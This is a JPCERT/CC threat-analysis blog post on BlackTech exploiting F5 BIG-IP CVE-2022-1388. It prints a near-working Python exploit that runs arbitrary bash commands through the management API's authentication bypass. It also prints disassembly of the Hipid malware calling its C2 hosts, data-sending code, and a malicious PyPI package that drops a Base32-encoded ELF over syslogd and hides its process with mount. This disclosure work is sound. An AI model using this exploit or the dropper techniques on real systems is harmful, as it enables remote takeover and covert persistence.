

F5 BIG-IP Vulnerability (CVE-2022-1388) Exploited by BlackTech

 blogs.jpcert.or.jp/en/2022/09/bigip-exploit.html



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BlackTech

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- Email

Around May 2022, JPCERT/CC confirmed an attack activity against Japanese organizations that exploited F5 BIG-IP vulnerability (CVE-2022-1388). The targeted organizations have confirmed that data in BIG-IP has been compromised. We consider that this attack is related to the activities by BlackTech attack group. This blog article describes the attack activities that exploit this BIG-IP vulnerability.

Attack code that exploits the BIG-IP vulnerability

Below is a part of the attack code used in the attack. This attack tool enables attackers to execute arbitrary commands on BIG-IP.

```

1 import requests
2 import urllib3
3 import sys
4
5 proxies = {
6     "http": "http://127.0.0.1:8080",
7     "https": "http://127.0.0.1:8080"
8 }
9 proxies={}
10 urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
11
12 header = {
13     "User-Agent": "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0",
14     "Content-type": "application/json",
15     "Connection": "close, X-F5-Auth-Token, X-Forwarded-For, Local-IP-From-Httpd,X-F5-New-Authok-Reqd,X-Forwarded-Server,X-For",
16     "X-F5-Auth-Token": "aaaa",
17     "Authorization": "Basic YWRtaW46"
18 }
19
20 def send_cmd(target_url, cmd):
21     try:
22         new_target_url = target_url + "/mgmt/tm/util/bash"
23         data = {"command": "run", "utilCmdArgs": '-c "%s"' % cmd}
24         resp = requests.post(new_target_url, headers=header, json=data, verify=False, timeout=20, allow_redirects=False, proxies=proxies)
25         #print resp.status_code
26         #print resp.text
27         if resp.status_code == 200:
28             print("utilCmdArgs: "+cmd)
29             print("commandResult: "+resp.text.split("\commandResult\":"")[1][:-4]+"\n")
30         else:
31             print("send failed. but it does not mean exploit failed")
32     except Exception as e:
33         print("Send exp failed.")
34     return
35
36 def test():
37     #ip = 'https://[redacted]'
38     #ip = 'https://[redacted]'
39     #ip = 'https://[redacted]'
40     #ip = 'https://[redacted]'
41     ip = 'https://10.10.10.10'
42     ip = 'https://10.10.10.10'
43     cmd = 'uname -a'
44     cmd = 'whoami'
45     cmd = 'ping -c 1 8.8.8.8'
46     #cmd = 'ifconfig;netstat -anotp'
47     send_cmd(ip, cmd)

```

Figure 1: A part of the confirmed code that exploits the BIG-IP vulnerability

Figure 1 (grayed-out part) shows that multiple domestic BIG-IP IP addresses were listed in the attack code and that they were the target of the attack. The attack code as well as malware such as TSCookie and Bifrose, which is used by BlackTech, were found on the server used by the attacker.

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	Name	Last modified	Size	Description
	1.txt	2022-04-20 01:05	6	
	a.out	2022-05-08 06:05	853K	
	am.png	2022-05-08 07:44	853K	
	cussh	2022-04-21 03:48	28K	
	exp.py	2022-05-08 08:25	1.7K	
	fav.ico	2022-05-08 06:34	611K	
	hoss.jsp	2022-04-19 13:26	612	
	hytpe	2022-04-21 02:24	28K	
	java.out	2022-05-17 09:21	18	
	ll.zip	2022-04-19 14:02	594	
	ls.zip	2022-04-19 13:51	565	
	systemdd.php	2022-04-19 14:02	643	
	ttl	2022-05-17 09:33	149K	

Figure 2: Server where attack code was installed

In addition to known malware, new unidentified malware was discovered on this server, which is described in the following section.

Hipid

This malware targets Linux OS, and two types have been identified: one with a CPU architecture compatible with ARM and the other with x64. It is unclear what type of device it was created to run on, but it is possibly intended for IoT devices.

```

PUSH {r11,LR}
ADD R11,SP,#4
SUB SP,SP,#0x20C0
SUB SP,SP,#0x10
SUB R3,R11,#-var_2000
SUB R3,R3,#4
STR R0,[R3,#-0xC4]
SUB R3,R11,#-var_2000
SUB R3,R3,#4
STR R1,[R3,#-0xC8];"/"
LDR R0,=asc_2144v;"/"
BL chdir
SUB R3,R11,#-var_2000
SUB R3,R3,#4
LDR R3,[R3,#-0xC8]
LDR R3,[R3]
MOV R1,#0
MOV R0,R3
BL daemon_init
LDR R3,=a1391802016;"139.180.201.6"
SUB R12,R11,#-(anonymous_0+0xC)
SUB R12,R12,#4
SUB R12,R12,#8
LDR R3,(R0-R3);"139.180.201.6"
STM R12!{R0-R2}
STRH R3,[R12]
SUB R3,R11,#-var_410
SUB R3,R3,#4
SUB R3,R3,#0xA
LDR R7,-0x3f2
MOV R1,#0
MOV R0,R3
BL memset
LDR R3,=0x1BB
STR R3,[R11,#var_14]
MOV R3,#0
STR R3,[R11,#var_8]
MOV R3,#1
STR R3,[R11,#var_C]
; CODE XREF: main:loc_10E801j
MOV R0,#5
BL sleep
LDR R3,[R11,#var_8]
ADD R3,R3,#1
STR R3,[R11,#var_8]
LDR R3,[R11,#var_C]
CMP R3,#1
BEQ loc_10930
LDR R3,[R11,#var_8]
CMP R3,#3
BLE loc_10930
BL IsRuntimeNow
MOV R3,R0
CMP R3,#0
BEQ loc_10E7C
; CODE XREF: main+B81j
; main+C41j
LDR R1,[R11,#var_8]
LDR R0,-aRetryTimeD;"retry time -> %d\n"
BL printf
MOV R3,#0
STR R3,[R11,#var_C]
SUB R3,R11,#-var_2000
SUB R3,R3,#4
SUB R3,R3,#0x40;"@"
MOV R2,#0x400
MOV R1,#0
MOV R0,R3
BL memset
BL memset
LDR R3,[R11,#var_14]
STR R3,[R11,#var_18]
SUB R1,R11,#-var_2040
SUB R1,R1,#4
SUB R3,R11,#-(anonymous_0+0xC)
SUB R3,R3,#4
SUB R3,R3,#8
MOV R2,#0x400
MOV R0,R3
BL my_dns_query
STR R0,[R11,#var_1C]
LDR R3,[R11,#var_1C]
CMP R3,#0
BGE loc_109B8
LDR R0,-aMyDnsQueryFail;"[+] my_dns_query failed."
BL puts
LDR R3,=dns_flag.6750
MOV R2,#1
STR R2,[R3]
MOV R0,#0xA
BL sleep
B loc_10E60

```

```

push rbp
mov rbp,rsp
sub rsp,3020h
mov [rbp+var_4],edi
mov [rbp+var_10],rsi
mov edi,offset asc_4537AE;"/"
call chdir
mov rax,[rbp+var_10]
mov esi,0
mov rdi,[rax]
call daemon_init
mov rax,qword ptr cs:aBlogMysecurity;"blog.mysecuritycamera.com"
mov qword ptr [rbp+var_410],rax
mov rax,qword ptr cs:aBlogMysecurity+8;"ccuritycamera.com"
mov qword ptr [rbp+var_410+8],rax
mov rax,qword ptr cs:aBlogMysecurity+10h;"amera.com"
mov qword ptr [rbp+var_410+10h],rax
movzx eax,word ptr cs:aBlogMysecurity+18h;"m"
mov word ptr [rbp+var_410+18h],ax
lea rdi,[rbp+var_410+1Ah]
cld
mov ecx,36h
mov eax,0
rep stosb
mov rax,cs:qword_4538B0
mov qword ptr [rbp+var_810],rax
mov ecx,cs:dword_4538B8
mov dword ptr [rbp+var_810+8],eax
movzx eax,cs:word_4538BC
mov word ptr [rbp+var_810+0Ch],ax
movzx eax,cs:byte_4538BE
mov [rbp+var_810+0Eh],al
lea rdi,[rbp+var_810+0Fh]
cld
mov ecx,3F1h
mov eax,0
rep stosb
mov [rbp+var_814],188h
mov [rbp+var_818],0
mov [rbp+var_81C],1
; CODE XREF: main:19B1j
; main+21E1j ...
lea rax,[rbp+var_818]
inc dword ptr [rax]
mov [rbp+var_81C],0
mov edi,3
call sleep
lea rdi,[rbp+var_c20]
cld
mov edx,0
mov ecx,80h
mov rax,rdx
rep stosq
mov eax,[rbp+var_814]
mov [rbp+var_c24],eax
lea rsi,[rbp+var_c20]
lea rdi,[rbp+var_410]
mov edx,400h
call my_dns_query
mov [rbp+var_c28],eax
cmp [rbp+var_c28],0
jns short loc_400909
lea rdi,[rbp+var_c20]
mov edx,400h
mov esi,0
call memset
lea rsi,[rbp+var_c20]
lea rdi,[rbp+var_810]
mov edx,400h
call my_dns_query
mov [rbp+var_c28],eax
cmp [rbp+var_c28],0
jns short loc_400909
mov cs:dns_flag_0,1
mov edi,0Ah
call sleep
jmp loc_10B89

```

Figure 3: A part of malware code (left: ARM type, right: x64 type)

This malware has a function to receive commands from the C2 server and execute arbitrary commands. It uses a host command, not a system call, to resolve host names.

```

{
  memset(v10, 0, 0x400uLL);
  sprintf((__int64)v10, (__int64)"host %s", v14);
  memset(v9, 0, sizeof(v9));
  v11 = exec_cmd((__int64)v10, v9, 2048);
  if ( v11 >= 0 )

```

Figure 4: A part of the

code to execute the host command

There are also two types in terms of sending data: one of them sends data with RC4 encryption and the other sends data as it is. Some samples of the former have a unique behavior of sending the S-Box data used for encryption to the server.

```

rc4_init();
memset(hostname, 0, sizeof(hostname));
gethostname(hostname, 256LL);
pid = getpid(hostname);
memset(username, 0, sizeof(username));
v3 = (const char *)getlogin(&v24);
sprintf((__int64)username, (__int64)"%s", v3);
memset(send_data, 0, sizeof(send_data));
v21 = 0;
sprintf((__int64)send_data, (__int64)"%s %s %d", hostname, username, pid);
v21 = (unsigned int)strlen(send_data "%s %s %d");
memcpy(sbox, ::sbox, 256LL);
memcpy(&sbox[256], &j, 4LL);
memcpy(&sbox[260], &k, 4LL);
memcpy(&sbox[264], &R, sizeof(char));
rc4_encrypt((__int64)send_data, v21);
memcpy(&send_data[265], send_data, v21);
memcpy(send_data, sbox, 265LL);
v30 = send((unsigned int)s, send_data, v21 + 265, 0LL);

```

Figure 5: A part of the code that sends S-Box data to the server

Distribution of Hipid using malicious PyPI packages

Although this is not directly related to the attack that exploits the BIG-IP vulnerability, JFrog reports that the same type of malware as the one described above was registered as a malicious PyPI package in the past[1]. Figure 6 shows the contents of the malicious package's `setup.py`. The attacker may not have taken control of the existing package but installed malware on PyPi to install the package on the compromised system.

```

#!/usr/bin/env python
#-*- coding:utf-8 -*-

#####
# File Name: setup.py
# Author: xingming
# Mail: huoxingming@gmail.com
# Created Time: 2015-12-11 01:25:34 AM
#####

from setuptools import setup, find_packages

setup(
    name = "hipid",
    version = "4.0.0",
    keywords = ("pip", "datacanvas", "hipid", "pypipack"),
    description = "hipid",
    long_description = "hide process for python in linux",
    license = "MIT Licence",

    url = "http://pypipack@protonmail.com",
    author = "pypipack",
    author_email = "pypipack@protonmail.com",

    packages = find_packages(),
    include_package_data = True,
    platforms = "linux",
    install_requires = []
)

```

Figure 6: Contents of setup.py

The malware itself was included in `__init.py__` encoded in Base32 as shown in Figure 7. The malware is installed after decoding, overwriting `/usr/sbin/syslogd` .

```

#coding:utf8
import datetime
import base64
import os,re
from subprocess import Popen

...

return:
['/dev/sda3', '/dev/sda1']
'''

elf_base32 =
b"P5CUYRQC AE AQAAAAAAAAAAAAAAAABAAPQAAEAAAAEAAFAAAAAAAAAAEAAAAAAAAAAAAAXALAC
AAAAQAAAA BAAEAAAAAAAAACA AKAAAAAAAAAAEAAUAAAAAAAAAIAAAAAAAAAAAQAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACIGHWUTCORLZEITYSIQPSPAUCUJHD

```

Figure 7: Base64-encoded malware

In addition, the mount command is used for the malware process to run to hide the process, as shown in Figure 8.

```

def hide_process(pid):
    #get time
    now_time = datetime.datetime.now()
    if (now_time.hour==8 and Is_process_exist(elf_path)==False):
        #release elf file
        release_elf(elf_base32,elf_path)
        #start elf
        elf_popen = Popen(elf_path+" -n",shell=True)
    try:
        if Is_pid_exist(pid)==False:
            return False
        devices=getDeviceNames()
        for dev in devices:
            os.system("mount "+dev+" /proc/"+str(pid))
            if Is_pid_exist(pid) ==False:
                return True

```

Figure 8: Process hiding using the mount command

In closing

The incident described in this report is currently under control and is no longer influential in many environments. BlackTech has been observed in a number of cases in recent years in which vulnerabilities in externally accessible systems are exploited. In the case described here, the vulnerability was exploited shortly after it was disclosed, and thus patch management continues to be important.

Shusei Tomonaga
(Translated by Takumi Nakano)

Acknowledgments

We would like to thank JFrog [Shachar Menashe](#) for his assistance with this study.

References

- [1] JFrog Discloses 3 Remote Access Trojans in PyPI
<https://jfrog.com/blog/jfrog-discloses-3-remote-access-trojans-in-pypi/>


Appendix A: C2 servers

- 139.180.201.6
- 108.160.138.235
- 108.160.132.108
- naaakkk.wikaba.com
- ntstore.hothampster.com
- blog.mysecuritycamera.com
- 139.162.112.74

Appendix B: Malware hash value

- 9603b62268c2bbb06da5c99572c3dc2ec988c49c86db2abc391acf53c1cccceb
- cb1a536e11ae1000c1b29233544377263732ca67cd679f3f6b20016fbd429817
- 3d18bb8b9a5af20ab10441c8cd40feff0aabdd3f4c669ad40111e3aa5e8c54b8
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Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

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
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
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
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
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